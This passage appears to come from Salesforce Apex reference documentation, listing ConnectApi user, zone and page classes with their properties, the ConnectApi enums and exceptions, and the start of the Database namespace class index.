ConnectApi.TrackedChangeItem Class

Name	Type	Description	Available Version
`fieldName`	String	The name of the field that was updated.	28.0
`newValue`	String	The new value of the field or `null` if the field length is long.	28.0
`oldValue`	String	The old value of the field or `null` if the field length is long.	28.0

ConnectApi.TrackedChangesCapability

If a feed element has this capability, it contains all changes to a record for a single tracked change event.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`changes`	List<`ConnectApi.TrackedChangeItem`>	Collection of feed tracked changes.	32.0

ConnectApi.UnauthenticatedUser Class

Subclass of ConnectApi.Actor Class

No additional properties.

Instances of this class are used as the actor for feed items and comments posted by Chatter customers.

ConnectApi.UnreadConversationCount Class

Name	Type	Description	Available Version
`hasMore`	Boolean	Specifies if there are more than 50 unread messages (`true`) or not (`false`)	29.0
`unreadCount`	Integer	The total number of unread messages	29.0

ConnectApi.User Class

This class is abstract.

Subclass of ConnectApi.ActorWithId Class

Superclass of:

- ConnectApi.UserDetail Class
- ConnectApi.UserSummary Class

Name	Type	Description	Available Version
`additionalLabel`	String	An additional label for the user, for example, “Customer,” “Partner,” or “Acme Corporation.” If the user doesn’t have an additional label, the value is `null`.	30.0
`communityNickname`	String	User’s nickname in the community	32.0
`companyName`	String	Name of the company If your community allows access without logging in, the value is `null` for guest users.	28.0
`displayName`	String	User’s name that is displayed in the community. If nicknames are enabled, the nickname is displayed. If nicknames aren’t enabled, the full name is displayed.	32.0
`firstName`	String	User's first name	28.0
`isChatterGuest`	Boolean	`true` if user is a Chatter customer; `false` otherwise.	28.0
`isInThisCommunity`	Boolean	`true` if user is in the same community as the context user; `false` otherwise	28.0
`lastName`	String	User's last name	28.0
`photo`	`ConnectApi.Photo`	Information about the user's photos	28.0
`reputation`	`ConnectApi.Reputation Class`	Reputation of the user	32.0
`title`	String	User’s title If your community allows access without logging in, the value is `null` for guest users.	28.0
`userType`	`ConnectApi.UserType` Enum	Specifies the type of user. • `ChatterGuest`—User is an external user in a private group. • `ChatterOnly`—User is a Chatter Free customer. • `Guest`—User is unauthenticated. • `Internal`—User is a standard organization member. • `Portal`—User is an external user in a customer portal, partner portal, or community. • `System`—User is Chatter Expert or a system user.	28.0

Name	Type	Description	Available Version
		• `Undefined`—User is a user type that is a custom object.	

ConnectApi.UserCapabilities Class

The capabilities associated with a user profile.

Name	Type	Description	Available Version
`canChat`	Boolean	Specifies if the context user can use Chatter Messenger with the subject user (`true`) or not (`false`)	29.0
`canDirectMessage`	Boolean	Specifies if the context user can direct message the subject user (`true`) or not (`false`)	29.0
`canEdit`	Boolean	Specifies if the context user can edit the subject user's account (`true`) or not (`false`)	29.0
`canFollow`	Boolean	Specifies if the context user can follow the subject user's feed (`true`) or not (`false`)	29.0
`canViewFeed`	Boolean	Specifies if the context user can view the feed of the subject user (`true`) or not (`false`)	29.0
`canViewFullProfile`	Boolean	Specifies if the context user can view the full profile of the subject user (`true`) or only the limited profile (`false`)	29.0
`isModerator`	Boolean	Specifies if the subject user is a Chatter moderator or admin (`true`) or not (`false`)	29.0

ConnectApi.UserChatterSettings Class

A user's global Chatter settings.

Name	Type	Description	Available Version
`defaultGroupEmailFrequency`	`ConnectApi.GroupEmailFrequency` Enum	The default frequency with which a user receives email from a group when they join it.	28.0

ConnectApi.UserDetail Class

Subclass of ConnectApi.User Class

Details about a user in an organization.

If the context user doesn't have permission to see a property, its value is set to `null`.

Name	Type	Description	Available Version
`aboutMe`	String	Text from user's profile	28.0
`address`	`ConnectApi.Address`	User's address	28.0
`chatterActivity`	`ConnectApi.ChatterActivity`	Chatter activity statistics	28.0
`chatterInfluence`	`ConnectApi.GlobalInfluence`	User's influence rank	28.0
`email`	String	User's email address	28.0
`followersCount`	Integer	Number of users following this user	28.0
`followingCounts`	`ConnectApi.FollowingCounts`	Information about items the user is following	28.0
`groupCount`	Integer	Number of groups user is following	28.0
`hasChatter`	Boolean	`true` if user has access to Chatter; `false` otherwise	31.0
`isActive`	Boolean	`true` if user is active; `false` otherwise	28.0
`managerId`	String	18-character ID of the user's manager	28.0
`managerName`	String	Locale-based concatenation of manager's first and last names	28.0
`phoneNumbers`	`List<ConnectApi.PhoneNumber>`	Collection of user's phone numbers	28.0
`thanksReceived`	Integer	The number of times the user has been thanked.	29.0
`username`	String	Username of the user, such as *`Admin@mycompany.com`*.	28.0

ConnectApi.UserGroupPage Class

A paginated list of groups the context user is a member of.

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0
`groups`	`List<ConnectApi.ChatterGroupSummary>`	List of groups	28.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a	28.0

Name	Type	Description	Available Version
		`ConnectApi.NotFoundException` error is returned.	
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	28.0
`total`	Integer	Total number of groups across all pages	28.0

ConnectApi.UserPage Class

Name	Type	Description	Available Version
`currentPageToken`	Integer	Token identifying the current page.	28.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0
`nextPageToken`	Integer	Token identifying the next page or `null` if there isn't a next page.	28.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	28.0
`previousPageToken`	Integer	Token identifying the previous page or `null` if there isn't a previous page.	28.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	28.0
`users`	`List<ConnectApi.UserDetail>`	List of user detail information. If the context user doesn't have permission to see a property, the property is set to `null`.	28.0

ConnectApi.UserProfile Class

Details necessary to render a view of a user profile.

Name	Type	Description	Available Version
`capabilities`	`ConnectApi.UserCapabilities`	The context user's capabilities specific to the subject user's profile	29.0
`id`	String	The ID of the user attached to the profile	29.0
`tabs`	`List<ConnectApi.UserProfileTab>`	The tabs visible to the context user specific to the subject user's profile	29.0
`url`	String	The URL of the user's profile	29.0

Name	Type	Description	Available Version
`userDetail`	`ConnectApi.UserDetail`	The details about the user attached to the profile	29.0

ConnectApi.UserProfileTab Class

Information about a profile tab.

Name	Type	Descriptio	Available Version
`id`	String	The tab's unique identifier or 18–character ID	29.0
`isDefault`	Boolean	Specifies if the tab appears first when clicking the user profile (`true`) or not (`false`)	29.0
`tabType`	`ConnectApi.UserProfileTabType` Enum	Specifies the type of tab • `CustomVisualForce`—Tab that displays data from a Visualforce page. • `CustomWeb`—Tab that displays data from any external web-based application or web page. • `Element`—Tab that displays generic content inline. • `Feed`—Tab that displays the Chatter feed. • `Overview`—Tab that displays user details.	29.0
`tabUrl`	String	The current tab's content URL (for non built-in tab types)	29.0

ConnectApi.UserSettings Class

Property	Type	Description	Available Version
`approvalPosts`	Boolean	User can approve workflows from Chatter posts.	28.0
`canFollow`	Boolean	User can follow users and records	28.0
`canModifyAllData`	Boolean	User has "Modify all Data" permission	28.0
`canOwnGroups`	Boolean	User can own groups	28.0
`canViewAllData`	Boolean	User has "View all Data" permission	28.0
`canViewAllGroups`	Boolean	User has "View all Groups" permission	28.0
`canViewAllUsers`	Boolean	User has "View all Users" permission	28.0

Property	Type	Description	Available Version
`canViewCommunitySwitcher`	Boolean	User can see the community switcher menu.	34.0
`canViewFullUserProfile`	Boolean	User can see other user's Chatter profiles	28.0
`canViewPublicFiles`	Boolean	User can see all files marked as public	28.0
`currencySymbol`	String	Currency symbol to use for displaying currency values. Applicable only when the `ConnectApi.Features.multiCurrency` property is `false`.	28.0
`externalUser`	Boolean	User is a Chatter customer	28.0
`fileSyncLimit`	Integer	Maximum number of files user can sync	32.0
`fileSyncStorageLimit`	Integer	Maximum storage for synced files, in megabytes (MB)	29.0
`folderSyncLimit`	Integer	Maximum number of folders user can sync	32.0
`hasAccessToInternalOrg`	Boolean	User is a member of the internal organization	28.0
`hasChatter`	Boolean	User has access to Chatter	31.0
`hasFileSync`	Boolean	User has "Sync Files" permission.	28.0
`hasFileSyncManagedClientAutoUpdate`	Boolean	Administrator for the user's organization allows file sync clients to update automatically.	34.0
`hasRestDataApiAccess`	Boolean	User has access to REST API.	29.0
`timeZone`	`ConnectApi.TimeZone`	The user's time zone as selected in My Settings in Salesforce. This value does not reflect a device's current location.	30.0
`userDefaultCurrencyIsoCode`	String	The ISO code for the default currency. Applicable only when the `ConnectApi.Features.multiCurrency` property is `true`.	28.0
`userId`	String	18-character ID of the user	28.0
`userLocale`	String	Locale of user	28.0

ConnectApi.UserSummary Class

Subclass of ConnectApi.User Class

Name	Type	Description	Available Version
`isActive`	Boolean	`true` if user is active; `false` otherwise	28.0

ConnectApi.Zone Class

Information about a Chatter Answers zone.

Name	Type	Description	Available Version
`description`	String	The description of the zone	29.0
`id`	String	The zone ID	29.0
`isActive`	Boolean	Indicates whether or not the zone is active	29.0
`isChatterAnswers`	Boolean	Indicates whether or not the zone is available for Chatter Answers	29.0
`name`	String	Name of the zone	29.0
`url`	String	The URL of the zone	30.0
`visibility`	`ConnectApi.ZoneShowIn`	Zone visibility type • `Community`—Available in a community. • `Internal`—Available internally only. • `Portal`—Available in a portal.	29.0
`visibilityId`	String	If the zone is available in a portal or a community, this property contains the ID of the portal or community. If the zone is available to all portals, this property contains the value `All`.	29.0

ConnectApi.ZonePage Class

Information about zone pages.

Name	Type	Description	Available Version
`zones`	`List<ConnectApi.Zone>`	A list of one or more zones	29.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	29.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	29.0

ConnectApi.ZoneSearchPage Class

Information about the search results for zones.

Name	Type	Description	Available Version
`currentPageToken`	String	Token identifying the current page.	29.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	29.0
`items`	`List<ConnectApi.ZoneSearchResult>`	List of search results	29.0
`nextPageToken`	String	Token identifying the next page or `null` if there isn't a next page.	29.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	29.0

ConnectApi.ZoneSearchResult Class

Information about a specific zone search result.

Name	Type	Description	Available Version
`hasBestAnswer`	Boolean	Indicates if the search result has a best answer	29.0
`id`	String	ID of the search result. The search result can be a question or an article.	29.0
`title`	String	Title of the search result	29.0
`type`	`ConnectApi.ZoneSearchResultType` Enum	Specifies the zone search result type • `Article`—Search results contain only articles. • `Question`—Search results contain only questions.	29.0
`voteCount`	String	Number of votes given to the search result	29.0

`ConnectApi` Enums

Enums specific to the `ConnectApi` namespace.

`ConnectApi` enums inherit all properties and methods of Apex enums.

Enum	Description
`ConnectApi.ActionLinkExecutionsAllowed`	Specifies the number of times an action link can be executed. • `Once`—An action link can be executed only once across all users.

Enum	Description
	• `OncePerUser`—An action link can be executed only once for each user. • `Unlimited`—An action link can be executed an unlimited number of times by each user. If the action link's `actionType` is `Api` or `ApiAsync`, you can't use this value.
`ConnectApi.ActionLinkType`	Specifies the type of action link. • `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server. • `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/`***`actionLinkId`*** to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete. • `Download`—The action link downloads a file from the action URL. • `Ui`—The action link takes the user to a web page at the action URL.
`ConnectApi.BannerStyle`	Decorates a feed item with a color and set of icons. • `Announcement`—An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.
`ConnectApi.BundleType`	Specifies the type of bundle. • `GenericBundle`—A bundle that contains no additional information and is just a collection of feed elements. • `TrackedChanges`—A bundle that represents a collection of feed tracked changes. The bundle includes summary information about the feed tracked changes that make up the bundle.
`ConnectApi.CaseActorType`	Specifies the type of user who made the comment. • `Customer`—if a Chatter customer made the comment • `CustomerService`—if a service representative made the comment
`ConnectApi.CaseComment EventType`	Specifies the event type of a comment in Case Feed. • `NewInternal`—A case comment that has newly been marked Internal Only. • `NewPublished`—A newly published case comment. • `NewPublishedByCustomer`—A case comment by a customer that was newly published. • `PublishExisting`—An existing case comment that was republished. • `PublishExistingByCustomer`—An existing case comment by a customer that was republished. • `UnpublishExistingByCustomer`—An existing case comment by a customer that was unpublished. • `UnpublishExsiting`—An existing case comment that was unpublished.

Enum	Description
	Note: Unfortunately, this typo is in the code, not the documentation. Use this spelling in your code.
`ConnectApi.CommentType`	Specifies the type of comment. • `ContentComment`—Comment holds a content capability. • `TextComment`—Comment contains only text.
`ConnectApi.CommunityFlagVisibility`	Specifies the visibility behavior of a flag for various user types. • `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item. • `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.
`ConnectApi.CommunityStatus`	Specifies the status of the community. • `Live` • `Inactive` • `UnderConstruction`
`ConnectApi.DataCloudUserType`	Specifies the type of user. • `Monthy`—A user type that's assigned monthly point limits for purchasing Data.com records. Only the assigned user can use monthly points. Points expire at the end of the month. Monthly is the default setting for `DataCloudUserType`. • `Listpool`— A user type that allows users to draw from a pool of points to purchase Data.com records.
`ConnectApi.EmailMessageDirection`	Specifies the direction of an email message on a case. • `Inbound`—An inbound message (sent by a customer). • `Outbound`—An outbound message (sent to a customer by a support agent).
`ConnectApi.FeedDensity`	Specifies the density of the feed. • `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of. • `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.
`ConnectApi.FeedElementCapabilityType`	Specifies the capabilities of a feed element in API versions 31.0 and later. If a capability exists on a feed element, the capability is available, even if the value doesn't exist or is `null`. If the capability doesn't exist, it isn't available. • `AssociatedActions`—The feed element includes information about actions associated with it. • `Approval`—The feed element includes information about an approval. • `Banner`—The body of the feed element has an icon and border.

Enum	Description
	• `Bookmarks`—The context user can bookmark the feed element. Bookmarked feed elements are visible in the bookmarks feed. • `Bundle`—The feed element has a group of other feed elements that display as a bundle in the feed. The bundle type determines the additional data associated with the bundle. • `Canvas`—The feed element renders a canvas app. • `CaseComment`—The feed element has a case comment in the case feed. • `ChatterLikes`—The context user can like the feed element. • `Comments`—The context user can add comments to the feed element. • `Content`—The feed element has a file. • `DashboardComponentSnapshot`—The feed element has a dashboard component snapshot. • `Edit`—Users who have permission can edit the feed element. • `EmailMessage`—The feed element has an email message from a case. • `EnhancedLink`—The feed element has a link that may contain supplemental information like an icon, a title, and a description. • `Link`—The feed element has a URL. • `Moderation`—Users in a community can flag the feed element for moderation. • `Origin`—The feed element was created by a feed action. • `Poll`—The feed element has poll voting. • `QuestionAndAnswers`—The feed element has a question, and users can add answers to the feed element instead of comments. Users can also select the best answer. • `Recommendations`—The feed element has a recommendation. • `RecordSnapshot`—The feed element has all the snapshotted fields of a record for a single create record event. • `Topics`—The context user can add topics to the feed element. • `TrackedChanges`—The feed element has all changes to a record for a single tracked change event.
`ConnectApi.FeedElementType`	Feed elements are the top-level objects that a feed contains. The feed element type describes the characteristics of that feed element. • `Bundle`—A container of feed elements. A bundle also has a body made up of message segments that can always be gracefully degraded to text-only values. • `FeedItem`—A feed item has a single parent and is scoped to one community or across all communities. A feed item can have capabilities such as bookmarks, canvas, content, comment, link, poll. Feed items have a body made up of message segments that can always be gracefully degraded to text-only values. • `Recommendation`—A recommendation is a feed element with a recommendations capability. A recommendation suggests records to follow, groups to join, or applications that are helpful to the context user.
`ConnectApi.FeedFavoriteType`	Specifies the origin of the feed favorite, such as whether it's a search term or a list view: • `ListView`

Enum	Description
	• `Search` • `Topic`
`ConnectApi.FeedFilter`	Specifies the filter values that can be applied to a feed. • `AllQuestions`—Only feed elements that are questions. • `CommunityScoped`—Reserved for future use. • `SolvedQuestions`—Only feed elements that are questions and that have a best answer. • `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers. • `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.
`ConnectApi.FeedItem AttachmentType`	Specifies the attachment type for feed item output objects: • `Approval`—A feed item requiring approval. • `BasicTemplate`—A feed item with a generic rendering of an image, link, and title. • `Canvas`—A feed item that contains the metadata to render a link to a canvas app. • `CaseComment`—A feed item created from a comment to a case record. • `CaseComment`—A feed item created from a comment to a case record. • `Content`—A feed item with a file attached. • `DashboardComponent`—A feed item with a dashboard attached. • `EmailMessage`—An email attached to a case record in Case Feed. • `Link`—A feed item with a URL attached. • `Poll`—A feed item with a poll attached. • `Question`—A feed item with a question attached. • `RecordSnapshot`—The feed item attachment contains a view of a record at a single `ConnectApi.FeedItemType.CreateRecordEvent`. • `TrackedChange`—All changes to a record for a single `ConnectApi.FeedItemType.TrackedChange` event.
`ConnectApi.FeedItemType`	Specifies the type of feed item, such as a content post or a text post. • `ActivityEvent`—Feed item generated in Case Feed when an event or task associated with a parent record with a feed enabled is created or updated. • `AdvancedTextPost`—A feed item with advanced text formatting, such as a group announcement post. • `ApprovalPost`—Feed item with an approval capability. Approvers can act on the feed item parent. • `AttachArticleEvent`—Feed item generated when an article is attached to a case in Case Feed. • `BasicTemplateFeedItem`—Feed item with an enhanced link capability. • `CallLogPost`—Feed item generated when a call log is saved to a case in Case Feed.

Enum	Description
	• `CanvasPost`—Feed item generated by a canvas app in the publisher or from Chatter REST API or Chatter in Apex. The post itself is a link to a canvas app. • `CaseCommentPost`—Feed item generated when a case comment is saved in Case Feed. • `ChangeStatusPost`—Feed item generated when the status of a case is changed in Case Feed. • `ChatTranscriptionPost`—Feed item generated in Case Feed when a Live Agent chat transcript is saved to a case. • `CollaborationGroupCreated`—Feed item generated when a new public group is created. Contains a link to the new group. • `CollaborationGroupUnarchived`—Deprecated. Feed item generated when an archived group is activated. • `ContentPost`—Feed item with a content capability. • `CreateRecordEvent`—Feed item that describes a record created in the publisher. • `DashboardComponentAlert`—Feed item with a dashboard alert. • `DashboardComponentSnapshot`—Feed item with a dashboard component snapshot capability. • `EmailMessageEvent`—Feed item generated when an email is sent from a case in Case Feed. • `FacebookPost`—Deprecated. Feed item generated when a Facebook post is created from a case in Case Feed. • `LinkPost`—Feed item with a link capability. • `MilestoneEvent`—Feed item generated when a case milestone is either completed or reaches a violation status. Contains a link to the case milestone. • `PollPost`—Feed item with a poll capability. Viewers of the feed item are allowed to vote on the options in the poll. • `ProfileSkillPost`—Feed item generated when a skill is added to a user's profile. • `QuestionPost`—Feed item generated when a question is asked. As of API version 33.0, a feed item of this type can have a content capability and a link capability. • `ReplyPost`—Feed item generated by a Chatter Answers reply. • `RypplePost`—Feed item generated when a user posts thanks. • `SocialPost`—Feed item generated when a social post is created from a case in Case Feed. • `TextPost`—Feed item containing text only. • `TrackedChange`—Feed item created when one or more fields on a record have been changed. • `UserStatus`—Deprecated. A user's post to their own profile.
`ConnectApi.FeedItemVisibilityType`	Specifies the type of users who can see a feed item. • `AllUsers`—Visibility is not limited to internal users.

Enum	Description
	• `InternalUsers`—Visibility is limited to internal users.
`ConnectApi.FeedSortOrder`	Specifies the order returned by the sort, such as by date created or last modified: • `CreatedDateDesc`—Sorts by most recent creation date. • `LastModifiedDateDesc`—Sorts by most recent activity.
`ConnectApi.FeedType`	Specifies the type of feed: • `Bookmarks`—Contains all feed items saved as bookmarks by the context user. • `Company`—Contains all feed items except feed items of type `TrackedChange`. To see the feed item, the user must have sharing access to its parent. • `Files`—Contains all feed items that contain files posted by people or groups that the context user follows. • `Filter`—Contains the news feed filtered to contain feed items whose parent is a specified object type. • `Groups`—Contains all feed items from all groups the context user either owns or is a member of. • `Home`—Contains all feed items associated with any managed topic in a community. • `Moderation`—Contains all feed items that have been flagged for moderation. The Communities Moderation feed is available only to users with "Moderate Community Feeds" permissions. • `News`—Contains all updates for people the context user follows, groups the user is a member of, and files and records the user is following. Also contains all updates for records whose parent is the context user and every feed item and comment that mentions the context user or that mentions a group the context user is a member of. • `People`—Contains all feed items posted by all people the context user follows. • `Record`—Contains all feed items whose parent is a specified record, which could be a group, user, object, file, or any other standard or custom object. When the record is a group, the feed also contains feed items that mention the group. When the record is a user, the feed contains only feed items on that user. • `To`—Contains all feed items with mentions of the context user, feed items the context user commented on, and feed items created by the context user that are commented on. • `Topics`—Contains all feed items that include the specified topic. • `UserProfile`—Contains feed items created when a user changes records that can be tracked in a feed, feed items whose parent is the user, and feed items that @mention the user. This feed is different than the news feed, which returns more feed items, including group updates.
`ConnectApi.FieldChange ValueType`	Specifies the value type of a field change: • `NewValue`—A new value • `OldValue`—An old value

Enum	Description
`ConnectApi.FilePublishStatus`	The publish status of the file: • `PendingAccess`—File is pending publishing. • `PrivateAccess`—File is private. • `PublicAccess`—File is public.
`ConnectApi.FileSharingType`	Specifies the sharing role of the file: • `Admin`—Owner permission, but doesn't own the file. • `Collaborator`—Viewer permission, and can edit, change permissions, and upload a new version of a file. • `Owner`—Collaborator permission, and can make a file private, and delete a file. • `Viewer`—Can view, download, and share a file. • `WorkspaceManaged`—Permission controlled by the library.
`ConnectApi.GroupArchiveStatus`	Specifies a set of groups based on whether the groups are archived or not. • `All`—All groups, including groups that are archived and groups that are not archived. • `Archived`—Only groups that are archived. • `NotArchived`—Only groups that are not archived.
`ConnectApi.GroupEmailFrequency`	Specifies the frequency with which a user receives email from a group. • `EachPost` • `DailyDigest` • `WeeklyDigest` • `Never` • `UseDefault`
`ConnectApi.GroupMembershipType`	Specifies the type of membership the user has with the group, such as group owner, manager, or member. • `GroupOwner` • `GroupManager` • `NotAMember` • `NotAMemberPrivateRequested` • `StandardMember`
`ConnectApi.GroupMembershipRequestStatus`	The status of a request to join a private group. • `Accepted` • `Declined` • `Pending`
`ConnectApi.GroupVisibilityType`	Specifies the group visibility type. • `PrivateAccess`—Only members of the group can see posts to this group. • `PublicAccess`—All users within the community can see posts to this group.

Enum	Description
	• `Unlisted`—Reserved for future use.
`ConnectApi.HttpRequestMethod`	Specifies the HTTP method. • `HttpDelete`—Returns HTTP 204 on success. Response body or output class is empty. • `HttpGet`—Returns HTTP 200 on success. • `HttpHead`—Returns HTTP 200 on success. Response body or output class is empty. • `HttpPatch`—Returns HTTP 200 on success or HTTP 204 if the response body or output class is empty. • `HttpPost`—Returns HTTP 201 on success or HTTP 204 if the response body or output class is empty. Exceptions are the batch posting resources and methods, which return HTTP 200 on success. • `HttpPut`—Return HTTP 200 on success or HTTP 204 if the response body or output class is empty.
`ConnectApi.MaintenanceType`	Specifies the type of maintenance. One of the following: • `Downtime`—Downtime maintenance. • `GenerallyAvailable`—Maintenance with generally available mode. • `MaintenanceWithDowntime`—Scheduled maintenance with downtime. • `ReadOnly`—Maintenance with read-only mode.
`ConnectApi.ManagedTopicType`	Specifies the type of managed topic. • `Featured`—Topics that are featured, for example, on the community home page, but don't provide overall navigation. • `Navigational`—Topics that display in a navigational menu in the community.
`ConnectApi.MentionCompletionType`	Specifies the type of mention completion: • `All`—All mention completions, regardless of the type of record to which the mention refers. • `Group`—Mention completions for groups. • `User`—Mention completions for users.
`ConnectApi.MentionValidationStatus`	Specifies the type of validation error for a proposed mention, if any. • `Disallowed`—The proposed mention is invalid and is rejected because the context user is trying to mention something that is not allowed. For example, a user who is not a member of a private group is trying to mention the private group. • `Inaccessible`—The proposed mention is allowed but the user or record being mentioned isn't notified because they don't have access to the parent record being discussed. • `Ok`—There is no validation error for this proposed mention.

Enum	Description
`ConnectApi.MessageSegmentType`	Specifies the type of message segment, such as text, link, field change name, or field change value. • `EntityLink` • `FieldChange` • `FieldChangeName` • `FieldChangeValue` • `Hashtag` • `Link` • `Mention` • `MoreChanges` • `ResourceLink` • `Text`
`ConnectApi.PlatformActionGroupCategory`	Specifies the location of an action link group on an associated feed element. • `Primary`—The action link group is displayed in the body of the feed element. • `Overflow`—The action link group is displayed in the overflow menu of the feed element.
`ConnectApi.PlatformActionStatus`	Specifies the status of the action. • `FailedStatus`—The action link execution failed. • `NewStatus`—The action link is ready to be executed. Available for `Download` and `Ui` action links only. • `PendingStatus`—The action link is executing. Choosing this value triggers the API call for `Api` and `ApiAsync` action links. • `SuccessfulStatus`—The action link executed successfully.
`ConnectApi.PlatformActionType`	Specifies the type of platform action. • `ActionLink`—An indicator on a feed element that targets an API, a web page, or a file and is represented by a button in the Salesforce Chatter feed UI. • `ProductivityAction`—Productivity actions are predefined by Salesforce and are attached to a limited set of objects. You can't edit or delete productivity actions.. • `CustomButton`—When clicked, opens a URL or a Visualforce page in a window or executes JavaScript. • `QuickAction`—A global or object-specific action. • `StandardButton`—A predefined Salesforce button such as New, Edit, and Delete.
`ConnectApi.RecommendationActionType`	Specifies the action to take on a recommendation. • `follow`—Follow a file, record, or user. • `join`—Join a group. • `view`—View a file, group, record, user, or custom recommendation.

Enum	Description
`ConnectApi.RecommendationExplanationType`	Indicates the reason for a recommendation. • `Custom`—Custom recommendations • `FilePopular`—Files with many followers or views • `FileViewedTogether`—Files often viewed at the same time as other files the context user views • `FollowedTogetherWithFollowees`—Users often followed with the same people the context user follows • `GroupMembersFollowed`—Groups with members the context user follows • `GroupNew`—Recently created groups • `GroupPopular`—Groups with many active members • `ItemViewedTogether`—Records often viewed at the same time as other records the context user views • `PopularApp`—Applications that are popular • `RecordOwned`—Records owned by the context user • `RecordParentOfFollowed`—Parent records of records the context user follows • `RecordViewed`—Records the context user recently viewed • `UserDirectReport`—Users who report to the context user • `UserFollowedTogether`—Users often followed at the same time as other users the context user follows • `UserFollowsSameUsers`—Users who follow the same users as the context user • `UserManager`—The context user's manager • `UserNew`—Recently created users • `UserPeer`—Users who report to the same manager as the context user • `UserPopular`—Users with many followers • `UserViewingSameRecords`—Users who view the same records as the context user
`ConnectApi.RecommendationType`	Specifies the type of record being recommended. • `apps` • `files` • `groups` • `records` • `users`
`ConnectApi.RecommendedObjectType`	Specifies the type of object being recommended. • `Today`—Static recommendations that don't have an ID, for example, the Today app recommendation.
`ConnectApi.RecordColumnOrder`	The order in which fields are rendered in a grid. • `LeftRight`—Fields are rendered from left to right.

Enum	Description
	• `TopDown`—Fields are rendered from the top down.
`ConnectApi.RecordFieldType`	The data type of a record field. • `Address` • `Blank` • `Boolean` • `Compound` • `CreatedBy` • `Date` • `DateTime` • `Email` • `LastModifiedBy` • `Location` • `Name` • `Number` • `Percent` • `Phone` • `Picklist` • `Reference` • `Text` • `Time`
`ConnectApi.SortOrder`	A generic sort order direction. • `Ascending`—Ascending order (A-Z). • `Descending`—Descending order (Z-A).
`ConnectApi.TopicSort`	Specifies the order returned by the sort: • `popularDesc`—Sorts topics by popularity with the most popular first. This value is the default. • `alphaAsc`—Sorts topics alphabetically.
`ConnectApi.UserProfile TabType`	Specifies the type of user profile tab: • `CustomVisualForce`—Tab that displays data from a Visualforce page. • `CustomWeb`—Tab that displays data from any external web-based application or web page. • `Element`—Tab that displays generic content inline. • `Feed`—Tab that displays the Chatter feed. • `Overview`—Tab that displays user details.

Enum	Description
`ConnectApi.UserType`	Specifies the type of user. • `ChatterGuest`—User is an external user in a private group. • `ChatterOnly`—User is a Chatter Free customer. • `Guest`—User is unauthenticated. • `Internal`—User is a standard organization member. • `Portal`—User is an external user in a customer portal, partner portal, or community. • `System`—User is Chatter Expert or a system user. • `Undefined`—User is a user type that is a custom object.
`ConnectApi.WorkflowProcessStatus`	Specifies the status of a workflow process. • `Approved` • `Fault` • `Held` • `NoResponse` • `Pending` • `Reassigned` • `Rejected` • `Removed` • `Started`
`ConnectApi.ZoneSearchResultType`	Specifies the zone search result type. • `Article`—Search results contain only articles. • `Question`—Search results contain only questions.
`ConnectApi.ZoneShowIn`	Specifies the zone search result type. • `Community`—Available in a community. • `Internal`—Available internally only. • `Portal`—Available in a portal.

`ConnectApi` Exceptions

The `ConnectApi` namespace contains exception classes.

All exceptions classes support built-in methods for returning the error message and exception type. See Exception Class and Built-In Exceptions on page 1761.

The `ConnectApi` namespace contains these exceptions:

Exception	Description
`ConnectApi.ConnectApiException`	Any logic error in the way your application is utilizing `ConnectApi` code. This is equivalent to receiving a 400 error from Chatter REST API.
`ConnectApi.NotFoundException`	Any issues with the specified resource being found. This is equivalent to receiving a 404 error from Chatter REST API.
`ConnectApi.RateLimitException`	When you exceed the rate limit. This is equivalent to receiving a 503 Service Unavailable error from Chatter REST API.

Database Namespace

The `Database` namespace provides classes used with DML operations.

The following are the classes in the `Database` namespace.

IN THIS SECTION:

Batchable Interface
The class that implements this interface can be executed as a batch Apex job.

BatchableContext Interface
Represents the parameter type of a batch job method and contains the batch job ID. This interface is implemented internally by Apex.

DeletedRecord Class
Contains information about a deleted record.

DeleteResult Class
Represents the result of a delete DML operation returned by the `Database.delete` method.

DMLOptions Class
Enables you to set options related to DML operations.

DmlOptions.AssignmentRuleHeader Class
Enables setting assignment rule options.

DMLOptions.DuplicateRuleHeader Class
Determines options for using duplicate rules to detect duplicate records. Duplicate rules are part of the Duplicate Management feature.

DmlOptions.EmailHeader Class
Enables setting email options.

DuplicateError Class
Contains information about an error that occurred when an attempt was made to save a duplicate record. Use if your organization has set up duplicate rules, which are part of the Duplicate Management feature.

EmptyRecycleBinResult Class
The result of the emptyRecycleBin DML operation returned by the `Database.emptyRecycleBin` method.

Error Class
Represents information about an error that occurred during a DML operation when using a Database method.

GetDeletedResult Class

Contains the deleted records retrieved for a specific sObject type and time window.

GetUpdatedResult Class

Contains the result for the `Database.getUpdated` method call.

LeadConvert Class

Contains information used for lead conversion.

LeadConvertResult Class

The result of a lead conversion.

MergeResult Class

Contains the result of a merge Database method operation.

QueryLocator Class

Represents the record set returned by `Database.getQueryLocator` and used with Batch Apex.

